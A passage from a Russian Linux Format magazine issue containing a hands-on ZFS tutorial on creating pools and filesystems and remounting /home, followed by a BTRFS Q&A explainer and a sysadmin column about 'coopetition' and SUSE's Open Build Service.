где **dev\_name1** и **dev\_name2** – имена устройств в принятой модели именования.

В приведенном случае будет создано нечто вроде RAID'a нулевого уровня, с расщеплением [stripping] данных на оба устройства. Каковыми могут быть как дисковые разделы, так и диски целиком. Причем, в отличие от RAID0, диски (или разделы) не обязаны быть одинакового размера:

```
# zpool create mypool sdd sdf
```

После чего никаких сообщений не последует. *No news – good news*, говорят англичане; в данном случае это означает, что пул был благополучно создан. В чем можно немедленно убедиться двумя способами. Во-первых, в корневом каталоге появляется

точка его монтирования **/mypool**. А во-вторых, этой цели послушит субкоманда **status**:

```
# zpool status mypool
```

которая выведет нечто вроде такого:

```
pool: mypool
state: ONLINE
scan: none requested
config:
  NAME      STATE  READ WRITE CKSUM
  mypool   ONLINE  0   0   0
  sdd      ONLINE  0   0   0
  sdf      ONLINE  0   0   0
errors: No known data errors
```

А с помощью субкоманды **list** можно узнать объем новообразованного пула:

```
# zpool list mypool
NAME  SIZE ALLOC FREE  CAP DEDUP HEALTH ALROOT
mypool 18,9G 93K 18,9G  0% 1.00x ONLINE -
```

Легко видеть, что он равен сумме объемов обеих флэшек, если «маркетинговые» гигабайты пересчитать в «настоящие».

К слову сказать, если дать субкоманду **list** без указания аргумента – имени пула, то она выведет информацию обо всех пулах, задействованных в системе. В моем случае это выглядит так:

```
# zpool list
NAME  SIZE ALLOC FREE  CAP DEDUP HEALTH ALROOT
mypool 18,9G 93K 18,9G  0% 1.00x ONLINE -
tank  199G 20,8G 178G  10% 1.00x ONLINE -
```

Обращаю внимание, что даже чисто информационные субкоманды вроде **list** и **status** требуют прав администратора.

Разумеется, два пула в одной, да еще и настольной, машине – излишняя роскошь. Так что пул, созданный в экспериментальных целях, подлежит уничтожению, что делается с помощью субкоманды **destroy**:

```
# zpool destroy mypool
```

После этого он пропадет из списка пулов. А что можно сделать с пулом до его уничтожения, увидим со временем.

## «Избыточные» пулы

Избавившись от ставшего ненужным пула, рассмотрим второй вариант – создание пула с зеркальным устройством. Создаем его из двух накопителей одинакового объема:

```
# zpool create -f mypool mirror sdf sdg
```

Проверка показывает, что итоговый пул, как и следовало ожидать, равен объему одного накопителя:

```
# zpool list mypool
NAME  SIZE ALLOC FREE  CAP DEDUP HEALTH ALROOT
mypool 3,72G 91,5K 3,72G  0% 1.00x ONLINE -
```

При различии объемов больший диск будет «обрезан» до объема меньшего.



Полное зеркалирование любыми средствами, по моему мнению, в настольных условиях – роскошь непозволительная: базальные бэкапы данных проще и надежнее. Тем не менее, не исключая, что некоторая избыточность на уровне проверки контрольных сумм может оказаться отнюдь не лишней, да не столь и накладна. Так что давайте посмотрим и на третий вариант пула из более чем одного устройства – RAID-Z.

Теоретически виртуальное устройство с одиночным контролем четности, как уже говорилось, можно создать при наличии двух устройств физических. Однако практически это оказывается накладно, особенно если устройства не одинакового размера. Поэтому задействуем под него три накопителя:

```
# zpool create mypool raidz sdd sdf sdg
```

что даст нам следующую картину:

```
# zpool list mypool
```

NAME	SIZE	ALLOC	FREE	CAP	DEDUP	HEALTH	ALTROOT
mypool	11,1G	205K	11,1G	0%	1.00x	ONLINE	-

Впрочем, как мне кажется, в настольных условиях не стоит выделки и эта овчинка.

## Пул кэшируемый

И, наконец, последний вариант организации пула из более чем одного устройства – создание пула с кэшированием. Для чего создаем из двух устройств простой пул без избыточности и подключаем к нему устройство для кэша:

```
# zpool create mypool sdd sdf cache sdg
```

Очевидно, что устройство для кэширования не должно входить в пул любого рода – ни в простой, ни в избыточный. Что мы и видим в выводе субкоманды **list**:

```
# zpool list mypool
```

NAME	SIZE	ALLOC	FREE	CAP	DEDUP	HEALTH	ALTROOT
mypool	18,9G	82K	18,9G	0%	1.00x	ONLINE	-

где никаких следов его обнаружить не удастся. Если же появляются сомнения, а подключилось ли оно на самом деле, обращаемся к субкоманде **status**, которая покажет беспочвенность наших опасений.

Как я уже говорил в обзоре возможностей ZFS (**LXF165/166**), подключение устройства кэширования имеет смысл при наличии большого традиционного винчестера (или винчестеров) и относительно небольшого SSD, которое и играет роль дискового кэша.

## Об опциях команды zpool

Команда **zpool** поддерживает еще множество субкоманд, предназначенных для экспорта и импорта пула, добавления к нему устройств и изъятия оных, и так далее. Но сейчас я расскажу о некоторых опциях, которые могут оказаться необходимыми при создании пула.

Одна из важных опций – **-f**: она предписывает принудительное выполнение данной операции и требуется, например, при создании пула из неразмеченных устройств.

Полезной может оказаться опция **-n**. Она определяет тестовый режим выполнения определенной субкоманды, то есть выводит результат, например, субкоманды **zpool create** без фактического создания пула. И, соответственно, сообщает об ошибках, если таковые имеются.

Интересна также опция **-m mountpoint**. Как уже говорилось, при создании пула по умолчанию в корне файловой иерархии создается каталог **/pool\_name**, который в дальнейшем будет точкой монтирования файловых систем ZFS. Возможно, что это окажется не самым лучшим местом для их размещения, и, как мы увидим в дальнейшем, это несложно будет изменить.

Но можно задать каталог для пула сразу – например, **/home/data**: это и будет значением опции **-m**. Никто не запрещает определить в качестве такового и какой-либо из существующих каталогов – если он пуст: иначе автоматическое монтирование файловых систем пула в него окажется невозможным.

Наконец, нынче важное значение приобретает опция **ashift=#**, значением которой является размер блока файловой системы в виде степеней двойки. По умолчанию при создании пула размер блока определяется автоматически, и до некоторого времени это было оптимально. Однако затем, с одной стороны, появились диски так называемого Advanced Format, с другой – получили распространение SSD-накопители. И в тех, и в других размер блока равен 4 КБ, хотя в целях совместимости по-прежнему эмулируется блок в 512 байт. В этих условиях автоматика ZFS может работать некорректно, что приводит к падению производительности пула.

Для предотвращения означенного безобразия и была придумана опция **ashift**. Значение ее по умолчанию – **0**, что соответствует автоматическому определению размера блока. Прочие же возможные значения лежат в диапазоне от **9** для блока в 512 байт ( $2^9 = 512$ ) до **16** для 64-килобайтного блока ( $2^{16} = 65536$ ). В интересующем нас случае четырехкилобайтного блока оно составляет **12** ( $2^{12} = 4096$ ). Именно последнее значение и следует указать явным образом при создании пула из винчестеров AF или SSD-накопителей.

## Создание файловых систем

Пулы хранения представляют собой вместилища для наборов данных, для манипуляции которыми предназначена вторая из главнейших команд – **zfs**. Самыми важными наборами данных являются файловые системы, к рассмотрению которых мы и переходим.

Для создания файловых систем предназначена субкоманда **create** команды **zfs**, которая требует единственного аргумента – имени создаваемой ФС и обычно не нуждается ни в каких опциях:

```
# zfs create pool_name/fs_name
```

Внутри пула можно создавать сколь угодно сложную иерархию файловых систем. Единственное условие – родительская файловая система для системы более глубокого уровня вложенности должна быть создана заблаговременно. Ниже я покажу это на конкретном примере создания файловых систем внутри каталога **/home** – это наиболее оправданное место для размещения наборов данных ZFS.

Начну я немножечко издалека. При стандартной установке openSUSE не обойтись без создания учетной записи обычного пользователя, и, следовательно, в каталоге **/home** будет присутствовать по крайней мере один подкаталог – **/home/username**. Смонтировать же файловую систему ZFS в непустой каталог невозможно, и, значит, мы не можем сразу прибегнуть к опции **-m** для определения «постоянной прописки» создаваемого пула.

Поэтому для начала сделаем для пула «прописку» во временной точке – пусть это будет традиционный **/tank**:

```
# zpool create -o ashift=12 tank ata-SanDisk_
SDSSDX120GG25_120823400863-part3
ata-SanDisk_SDSSDX120GG25_120823402786-part3
```

Теперь создаем файловую систему для будущего домашнего каталога:

```
# zfs create tank/home
```

А внутри же нее – необходимые дочерние ветви, как то:

```
# zfs create tank/home/alv
```

которая потом заменит мой домашний каталог – в нем я не держу ничего, кроме конфигурационных файлов;

»

```
# zfs create tank/home/proj
```

– это файловая система для моих текущих проектов, и так далее.

Как и было обещано разработчиками ZFS, процедура ничуть не сложнее, чем создание обычных каталогов. Благодаря этому файловые системы можно легко создавать по мере надобности, для решения какой-либо частной задачи. И столь же легко уничтожать их, когда задача эта выполнена. Что делается таким образом:

```
# zfs destroy pool_name/fs_name
```

Использовать субкоманду **destroy** следует аккуратно: никакого запроса на подтверждение при этом не будет. Правда, и уничтожить файловую систему, занятую в каком-либо текущем процессе, можно только с указанием опции **-f**, а файловую систему, содержащую системы дочерние, не получится убить и таким образом.

Ни в какой специальной операции монтирования новообразованные файловые системы не нуждаются – оно происходит автоматически в момент их создания, о чем свидетельствует следующая команда:

```
$ mount | grep tank
tank/home on /tank/home type zfs (rw,atime,xattr)
tank/home/alv on /tank/home/alv type zfs (rw,atime,xattr)
tank/home/proj on /tank/home/proj type zfs (rw,atime,xattr)
...
```

Для обеспечения монтирования файловых систем ZFS при рестарте машины не требуется и никаких записей в файле **/etc/fstab**: это также происходит само собой, совершенно нечувствительно для пользователя. Правда, если для файловой системы ZFS определить свойство **mountpoint=legacy**, то с ней можно управляться и традиционным способом.

Как и для обычного каталога, объем каждой файловой системы ничем не лимитирован, и в момент создания для любой из них потенциально доступно все пространство пула, которое равномерно уменьшается по мере разрастания файловых систем. На данный момент в моей системе это выглядит так.

Казалось бы, для тех же целей можно ограничиться обычными каталогами. Однако в наборах данных ZFS мы имеем дело с полноценными файловыми системами, для которых могут быть установлены индивидуальные свойства, аналогичные опциям монтирования файловых систем традиционных. Чем мы сейчас и займемся.

## Файловые системы: свойства

При создании файловая система ZFS получает по умолчанию определенный набор свойств, во многом сходный с атрибутами традиционных файловых систем, определяемыми опциями их монтирования. Полный их список можно получить командой

```
# zfs get all fs_name
```

Свойств этих очень много, однако далеко не все они представляют для нас интерес. Важно только помнить, что любое из свойств каждой файловой системы можно поменять с помощью субкоманды **set** и ее параметра вида **свойство=значение**. Причем изменение свойств для материнской системы рекурсивно распространяется на все дочерние. Однако для любой последней свойства можно изменить в индивидуальном порядке. Что я сейчас и проиллюстрирую на примерах.

Скажем, абсолютно лишним представляется свойство **atime**, то есть обновление времени последнего доступа к файлам. Оно, с одной стороны, снижает быстродействие, с другой – способствует износу SSD-накопителей (правда, нынче и то, и другое явление чисто символично). Так что отключаем это свойство для всех файловых систем:

```
# zfs set atime=off tank/home
```

Аналогичным образом расправляемся и со свойством **xattr**:

```
# zfs set xattr=off tank/home
```

А вот дальше можно заняться и индивидуализацией. Как я уже говорил, в момент создания файловые системы ZFS «безразмерны». Если это не подходит, для них можно установить квоты. Однако я этого делать не буду – в моем случае это приводит к потере половины смысла ZFS. А вот зарезервировать место для критически важных каталогов, дабы его не отъела, скажем, мультимедиа, известная своей прожорливостью, будет не лишним. И потому я для файловых систем **tank/home/proj** и **tank/home/alv** устанавливаю свойство **reservation**. Для файловой системы проектов оно будет максимальным:

```
# zfs set reservation=10G tank/home/proj
```

Для остальных ограничусь более скромным гигабайтом резерва.

Далее, поскольку данные в файловой системе **tank/home/proj** для меня действительно важны, и шутить с ними я склонен даже гораздо меньше, чем с дамами, предпринимаю дополнительные меры по их сохранности путем удвоения числа копий (по умолчанию оно равно **1**):

```
# zfs set copies=2 tank/home/proj
```

А для данных не столь важных – тех, что часто проще скачать заново, нежели отыскать на локальной машине, можно выполнить и обратную операцию – отказаться от подсчета контрольных сумм:

```
# zfs set checksum=off tank/home/media
```

Для файловых систем, содержащих хорошо сжимаемые данные (например, для моего домашнего каталога, где лежат одни dot-файлы), можно включить компрессию:

```
# zfs set compression=on tank/home/alv
```

Я этого не делал: экономия места получается грошовая, а нагрузка на процессор и расход памяти, как говорят, очень приличные. Однако это свойство целесообразно включать в системах

с огромными логами, если выделить под них файловую систему в пуле ZFS.

При желании для некоторых файловых систем (например, того же домашнего каталога) можно отключить такие

свойства, как **exec**, **setuid**, **devices** – легко догадаться, что результат будет аналогичен указанию опций монтирования **noexec**, **nosuid**, **nodelv** для традиционных файловых систем. И, разумеется, файловым системам, изменение которых нежелательно, можно придать свойство **readonly**.

Все необходимые свойства файловых систем желательно установить до их наполнения контентом, ибо многие из них (например, компрессия) обратной силы не имеют.

## О перемонтировании

После создания файловых систем и задания всех необходимых их свойств наступает психологический момент для перемонтирования их по месту «постоянной прописки» – то есть в каталог **/home**. Что потребует от нас некоторых подготовительных действий.

Поскольку предполагается, что все новообразованные файловые системы должны быть полностью доступны обычному пользователю (то есть мне, любимому), перво-наперво следует изменить атрибуты из принадлежности – ведь создавались они от имени администратора и принадлежат юзеру по имени **root**. Для чего даю команду:

```
# chown -R alv:users /tank/home/*
```

Теперь нужно скопировать конфиги из каталога **/home/alv** в **/tank/home/alv**:

«При создании ZFS получает определенный набор свойств.»

```
# cp -Rp /home/alv/.*/ /tank/home/alv/
```

не забыв про опцию **-p** для сохранения атрибутов.

Все предыдущие операции можно было выполнять, получив права администратора с помощью команды **su** (или, при желании, **sudo**). Причем где угодно – в текстовом виртуальном терминале или в терминальном окне Иксового сеанса (например, в *konsole* KDE). Теперь же потребуется переавторизоваться в «голой» консоли.

Монтирование файловых систем ZFS в каталог с любым содержимым невозможно, так что требуется очистить каталог **/home** от следов прежней жизнедеятельности пользователя таким образом:

```
# rm -Rf /home/alv
```

При хотя бы одном активном пользовательском процессе в ответ на это последует сообщение об ошибке. Так что, возможно, предварительно придется убить все реликтовые процессы, запущенные в Иксах от имени пользователя. Сначала выявляем их командой

```
# ps aux | grep alv
```

обращая внимание на идентификаторы процессов (PID). А затем последовательно «мочим их в сортире»:

```
# kill -9 ####
```

Выполнив все указанные действия, определяем для набора данных **tank/home** свойство **mountpoint**, что и осуществит перемонтирование:

```
# zfs set mountpoint=/home tank/home
```

Теперь остается только с помощью команды **ls** убедиться, что в **/home** появились новые подкаталоги с нужными атрибутами:

```
drwxr-xr-x 26 alv users 48 Sep 23 14:27 alv/
```

```
drwxr-xr-x 18 alv users 18 Sep 22 02:28 proj/
```

```
...
```

А команда

```
# mount | grep /home
```

покажет нам новые точки монтирования файловых систем:

```
tank/home on /home type zfs (rw,noatime,noxattr)
```

```
tank/home/alv on /home/alv type zfs (rw,noatime,noxattr)
```

```
tank/home/proj on /home/proj type zfs (rw,noatime,noxattr)
```

```
...
```

Как я уже говорил выше, при использовании пакетов из репозитория *linux9* на этом дело с подготовкой файловых систем ZFS к практической работе можно считать законченным: при перезагрузке машины все они будут благополучно смонтированы в автоматическом режиме. Пакеты же из *ghaskins* потребуют еще одного деяния – создания в каталогах **/etc/init.d/rc3.d** и **/etc/init.d/rc5.d** символических ссылок на файл **/etc/init.d/zfs**.

## Вместо заключения

За чертой статьи остались многие вопросы применения ZFS, в частности, экспорта и импорта пулов, совместного использования наборов данных в разных дистрибутивах Linux'a (и, возможно, не только его), создания снапшотов и клонов, восстановления после сбоев. Очень интересно изучить проблему размещения на ZFS корня файловой иерархии и возможность загрузки с нее. Однако надеюсь, что рассказанное на предыдущих страницах позволит читателю оценить достоинства ZFS как универсальной комплексной системы размещения данных. Полагаю, что приведенных сведений будет достаточно и для начала практической работы с ней. **ixz**

# Подпишись на журнал Linux Format



Оформи подписку на 2013 год на печатную версию журнала Linux Format и получи бонусы!

Бонусы каждому редакционному подписчику

DVD с архивом номеров 2005–2012

Подписка на PDF-версию журнала

Объемная наклейка на системный блок



#### Стоимость подписки

- » Годовая — 2280 руб.
- » Полугодовая — 1230 руб.

Цены указаны без учета стоимости доставки

#### Варианты доставки

- » Почтой по России (от 38 руб. за один экземпляр)
- » Курьером по Москве (350 руб.) и Санкт-Петербургу (250 руб.)


- » Экспресс-доставка курьерской службой «СПСР» по России
- » Самовывоз из офисов в Москве или Санкт-Петербурге

#### Адреса и телефоны редакции

Санкт-Петербург, Лиговский пр., 50, корп. 15  
Тел.: (812) 309-06-86

Москва, Красноказарменная ул., 17  
Тел.: (499) 271-49-54

[shop.linuxformat.ru](http://shop.linuxformat.ru)



## Что за штука...

# BTRFS

Бен Эверард разглядывает новейшую файловую систему Linux.

**В** B-T-R-F-S? Язык сломаешь. Более произносимого варианта нет?

**О** Ну, некоторые произносят как “Butter FS”, другие предпочитают полную форму: “B-Tree FS”. Кое-кто называет даже “Better FS”, но это объясняется их шкурным интересом к проекту.

**В** F-S — это «файловая система»? Файлы-то у меня есть, а вот с систематизацией, признаться, плоховато: хранятся они довольно беспорядочно. Стало быть, она меня спасет?

**О** Ага. Ведь это совершенно особая файловая система. Расположение файлов и папок

в привычном для вас виде — результат структуры каталогов, и в основе лежит довольно жесткая система, даже если вы этого не замечаете. Например, ваши личные файлы хранятся в папке `home/<username>`, установленные программы — в другом месте, системные журналы — тоже отдельно... но это я отвлекся. Главное, что расположение файлов к файловой системе не имеет никакого отношения. Файловая система — это способ кодировки всей этой информации на вашем жестком диске (а также USB-носителе, DVD или любом другом файловом хранилище). Благодаря им, ваш компьютер удерживает в памяти мно-

жество ноликов и единичек. Именно файловая система позволяет организовать склад данных, чтобы вы могли работать с файлами и каталогами, не думая о том, как или где они расположены.

**В** ОК, насчет файловой системы понятно. А что такое B-дерево?

**О** Деревья — это тип структуры данных, где информация хранится в узлах, соединенных ветвями. Каждая ветвь обозначает определенный тип отношений. Чем точнее определены эти отношения, тем быстрее будет добавить и найти данные внутри структуры.

В-дерево – особый тип дерева, где число потомков каждого внутреннего узла ограничивается неким диапазоном. Например, в В-дереве 2-3 у каждого узла будет 2 потомка, 3 потомка или ни одного (в последнем случае, узел не будет внутренним). Если вы добавите потомка к узлу, уже имеющему еще три, он распадется на два узла, в каждом из которых будет по два потомка.

Поскольку число потомков ограничено, размер дерева растет (вы можете добавлять данные в вашу файловую систему), а структура остается сбалансированной. То есть, одна часть дерева не перерастет другую.

**В** Вся эта информатика, конечно, прекрасна, но что это значит для моих файлов?

**О** Это уйма преимуществ, включая клонирование, создание подразделов, сжатие, оптимизацию работы SSD, а также возможность распределять файловые системы на многосоставные устройства.

**В** Э, погодите минутку. Не все сразу.

**Скажем, клонирование: полагаю, это ведь не амбициозный план создания армии штурмовиков?**

**О** Верно, не он. Это эффективный способ создания новой копии файла. Вместо создания копии используется новый индексный дескриптор, указывающий на те же блоки данных.

**В** В смысле, жесткая ссылка? Да я уже сто лет этим пользуюсь.

**О** Вы мне не дали закончить! В начале принцип тот же, но если вы вносите изменения в этот файл, создается его копия. То есть если, копируя файл, вы его не меняете, он не займет лишнего места, а внесенные изменения не повлияют на оригинал. Этот метод также называют копированием при записи.

Для операций с отдельными файлами это эффективно, но не революционно. А вот применительно к большим объемам данных – уже впечатляет. К примеру, при создании мгновенных снимков состояния системы. Используя клонирование, вы можете сделать снимок, практически не забирая дополнительное дисковое пространство. Объем данных увеличивается, только если вы вносите изменения в файлы, и только за счет этих изменений. А чтобы откатить к первоначальному варианту, нужно немногим более, чем пара нажатий клавиш.

**В** Так, с клонированием разобрались. Что там дальше?

**О** Подтома. Почти такие же, как на диске, только они существуют внутри файловой системы и не зависят от устаревших ограничений оборудования. В чем-то они напоминают папки,

но управляются, как устройства. Например, при запуске настройки RAID.

Это позволяет более детально следить за состоянием вашего хранилища данных. Вам по-прежнему все понятно?

**В** Подразделы внутри подразделов? Думаю, что да.

**О** Отлично. Про сжатие файловой системы уже понятно из самого названия. Оно дает возможность использовать ZLIB и LZO-сжатие на уровне файловой системы. То есть ваши файлы могут использоваться как обычно, при этом занимая меньше места. Насколько именно – зависит от типа файлов. Уже сжатые, такие как фильмы

## «Если, копируя файл, вы его не меняете, он не займет лишнего места.»

в формате MPEG, песни в MP3 и им подобные, уменьшатся незначительно, а текстовые файлы – намного заметнее.

**В** То есть вы бесплатно получаете больше места на диске? Круто!

**О** Ну, не совсем бесплатно: отдавать придется не деньгами, но скоростью, ведь на сжатие и распаковку данных вашему компьютеру понадобится время. Окажется ли эта наценка чрезмерной, зависит от вашего оборудования и способа применения компьютера.

**В** Ясно. Кажется, вы еще упоминали SSD? Имеются в виду Solid Disk Drives – твердотельные диски?

**О** Именно так. В традиционных накопителях данные хранятся на вращающихся дисках. Характеристики производительности у них необычные, поскольку вам приходится ждать, пока считывающее устройство физически доберется до нужных данных.

С развитием файловых систем удалось уменьшить «шаг» таких устройств (почти как для иглы в проигрывателе, или – для самонадеянных юнцов – лазера на CD). Но на SSD вообще ничего не движется, так что об этих хитростях можно просто забыть. Конечно, с SSD имеют место свои заботы, и BTRFS создан для того, чтобы работать на обоих.

Нужно просто сообщить системе, что вы используете SSD, указав при построении флаг `-o ssd`, и все само образуется, как по волшебству.

**В** А многосоставные устройства – это вроде RAID?

**О** Ну, BTRFS поддерживает RAID, но это не оно. С ее помощью можно создать единую файловую систему, берущую данные с отдельных устройств, преобразуя их в один гигантский массив.

Накопители могут быть даже разного объема. Как и прочие опции, это дает возможность более гибкой настройки системы.

Есть и другие преимущества, которые в рамках статьи просто не уместились. Узнайте о них подробнее на <https://btrfs.wiki.kernel.org>.

**В** Ого, сколько всего нового. Почему же это все появляется чохом, а не постепенно, как изменения в других файловых системах?

**О** Расширенные файловые системы использовались в Linux последние лет десять. В каждой новой версии появлялись новые функции, но все это ограничивалось общностью первичной структуры. BTRFS в корне меняет такой подход. Благодаря полной реконструкции, разработчики смогли внедрить функции, реализация которых прежде казалась невозможной.

Все эти новшества – результат революционных изменений, в противовес постепенным, имевшим место в прежних файловых системах.

**В** Звучит действительно революционно. А как мне ее установить?

**О** Прежде чем это делать, имейте в виду, что на момент выхода данного номера большинство пока не считает этот продукт готовым к использованию – есть шанс повредить вашу файловую систему. Однако для тестовой системы – вполне подойдет; просто помните, что она может заупрямиться, и что резервная копия – ваш лучший друг.

Проще всего добраться до нее, установив дистрибутив с ее поддержкой. На данный момент, возможность выбора BTRFS при установке дают OpenSUSE 12.2 и Ubuntu 12.10. В других можно установить подраздел, смонтированный в BTRFS. Но ситуация довольно быстро меняется, так что пересмотрите повнимательнее документацию по своему дистрибутиву.

Как вариант, есть еще команда для конвертирования Ext3 и 4 в BTRFS: `btrfs-convert`. И вновь, она пока недостаточно стабильна, чтобы считаться готовым продуктом, так что создавайте резервные копии или уж действуйте на свой страх и риск. **LXF**



# По рецептам доктора Брауна

**Д-р Крис Браун**

Доктор обучает, пишет и консультирует по Linux. Ученая степень по физике элементарных частиц ему в этом совсем не помогает.

## Эзотерическое системное администрирование из причудливых заворотов кишок серверной

### Сококонкуренция

Время от времени я имею удовольствие знакомиться с новыми словами. Одно из них – «сококонкуренция [coopetition]», услышанное на последней LinuxCon. Сочетание «сотрудничества [cooperation]» и «конкуренции [competition]» – это пример слова-гибрида. Таких слов-неологизмов в повседневном языке много – пиксель [pixel], вебинар [webinar], сетевой этикет [netiquette], камкордер [camcorder] и многие другие, но слово «сококонкуренция» – достаточно новое (хотя бы для меня), чтобы меня удивить.

Сококонкуренция – то, что движет Linux вперед, в частности, в разработке крупных открытых проектов, таких как OpenStack, и самого ядра, в которые вносят вклад огромное количество организаций, в других областях жестко конкурирующих друг с другом.

Почему компании «сококонкурируют»? (Не знаю, какой должен быть глагол – предложения приветствуются!). Ну, многим компаниям операционная система нужна как основа своих продуктов, а написание и поддержка собственной требует огромных усилий. Лучше воспользоваться работой других и, внося в нее свой вклад, гарантировать, что нужные вам особые свойства будут реализованы.

Эта концепция имеет место не только в разработке ПО. Например, компании «Пежо», «Ситроен» и «Тойота» делят между собой затраты на разработку деталей для своих автомобилей, оставаясь серьезными конкурентами на рынке.

Так что это не пример альтруизма и не желание сделать что-то для общего блага, а голая экономика. Тем не менее, многим компаниям сложно прийти к таким соглашениям, и, думаю, именно это беспокоит сообщество, когда компании типа Oracle получают контроль над открытыми приложениями вроде OpenOffice и MySQL.

А вы что об этом думаете? Напишите мне на [chris.linuxformat@gmail.com](mailto:chris.linuxformat@gmail.com)



## Open Build Service

Многие разработчики портируют свой код на несколько платформ через этот сервис от SUSE.

build06 (x86_64)	build08 (x86_64)	build09 (x86_64)	build10 (x86_64)	build11 (x86_64)
python-wxWidgets-2_9	squid	libmatekbd	thunderbird	xengine
kemel-xen	livm-latest	erlang	octave	libmatekbd
koEvpPlatform	libmatekbd	koEgim4-runtime	libkgeomap	libqt5-qtwebkit
libkolab	mingw32-libqt4	digikam	kdelibs4_KDE_Distro_Factor	nautilus-ubuntu
erlang	erlang	python-stepy	xulrunner	mingw32-libqt4
python-numpy-doc	hd15	preinstallimage-textlive-basic	kernel-desktop	strongswan
x3270	nautilus-plugins	gtkmm3	scalaris-svn	
	erlang	compizconfig-settings-mana		
	dream	kdelibs4		
	hugin	virtulabox		

➤ Фрагмент окна состояния OBS, в котором можно отслеживать ход сборки.

Постоянные читатели этой рубрики помнят, как я сетовал на трудности разработки учебных программ из-за разветвления технологий в дистрибутивах Linux. Рост количества версий, дистрибутивов и аппаратных платформ создает трудности и для разработчиков программ, желающих сделать свои приложения доступными максимальному числу пользователей в виде готовых пакетов. Теоретически это означает сборку программ для довольно большого количества дистрибутивов, большинства из которых скорее всего даже нет на вашем компьютере. Если вы разработчик и оказались в такой ситуации, взгляните на Open Build Service [Сервис открытых сборок] от SUSE (<http://openbuildservice.org>). Это проект openSUSE, переделанный в 2005 году из внутренней системы сборки SUSE. Вкратце, вы загружаете исходный код проекта на сервис, выбираете платформы, для которых нужны сборки, нажимаете кнопку и ждете, пока задания на сборку не попадут в один из 400 «слов сборки». По окончании процесса вы получите

несколько небольших репозиторий с готовыми пакетами и ссылками на них, и пользователи смогут установить эти пакеты в своих дистрибутивах с помощью обычных утилит управления пакетами.

Сборка в OBS не ограничена дистрибутивами SUSE – список поддерживаемых платформ обширен и включает множество версий Debian, Fedora, RedHat, CentOS, Mandriva и Ubuntu. Чтобы вы представляли его масштаб, сейчас сервис содержит 28600 проектов с 189197 пакетами в 42693 репозиториях, и им пользуются 34029 подтвержденных разработчиков.

